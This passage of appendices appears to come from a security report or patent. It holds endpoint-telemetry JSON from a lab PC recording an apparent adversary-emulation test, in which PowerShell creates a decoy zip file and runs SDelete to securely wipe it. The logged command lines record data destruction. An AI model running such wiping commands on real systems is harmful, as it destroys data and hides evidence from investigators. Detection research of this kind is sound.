    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 15038831539458514681,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 11320,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RPl.1",
    "version" : "1.1"
}
```

Appendix AA


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {if (-not
        (Test-Path $env:TEMP\\T1119_powershell_collection\\super_secret_document.zip)) { New-Item
        $env:TEMP\\T1119_powershell_collection\\super_secret_document.zip -Force }\nInvoke-Expression
        -Command \\\"\"$env:TEMP\\Sdelete\\sdelete.exe -accepteula
        $env:TEMP\\T1119_powershell_collection\\super_secret_document.zip\\\"\"} ",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 860691745051253937,
        "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
        "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
        "pid" : 13008,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 1503883153945851468l,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 11320,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix BB


```
{
    "baseEventType" : 1,
    "baseType" : 1,
    "childProcess" :
    {
        "cmdLine" : "\"C:\\Users\\admin\\AppData\\Local\\Temp\\Sdelete\\sdelete.exe\" -accepteula
        C:\\Users\\admin\\AppData\\Local\\Temp\\T1119_powershell_collection\\super_secret_document.zip",
        "elevationType" : 2,
        "flsVerdict" : 3,
        "id" : 3542492252057124227,
        "imageHash" : "4aa4b498ae037a2b0479659374a5c3af5f6b8d97",
        "imagePath" : "C:\\Users\\admin\\AppData\\Local\\Temp\\Sdelete\\sdelete.exe",
        "pid" : 11324,
        "verdict" : 1
    },
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 860691745051253937,
            "imageHash" : "f43d9bb316e30ae1a3494ac5b0624f6bea1bf054",
            "imagePath" : "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
            "pid" : 13008,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RP1.1",
    "version" : "1.1"
}
```

Appendix CC


```
{
    "baseEventType" : 8,
    "baseType" : 4,
    "customerId" : "",
    "deviceName" : "LAB-PC",
    "endpointId" : "",
    "eventType" : null,
    "file" :
    {
        "hash" : "",
        "path" :
        "C:\\Users\\admin\\AppData\\Local\\TeZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ.ZZZ",
        "type" : "OTHER"
    },
    "processes" :
    [
        {
            "flsVerdict" : 3,
            "id" : 3542492252057124227,
            "imageHash" : "4aa4b498ae037a2b0479659374a5c3af5f6b8d97",
            "imagePath" : "C:\\Users\\admin\\AppData\\Local\\Temp\\Sdelete\\sdelete.exe",
            "pid" : 11324,
            "userName" : "admin@LAB-PC",
            "verdict" : 1
        }
    ],
    "sessionUser" : "admin@LAB-PC",
    "type" : "RF4.8",
    "version" : "1.1"
}
```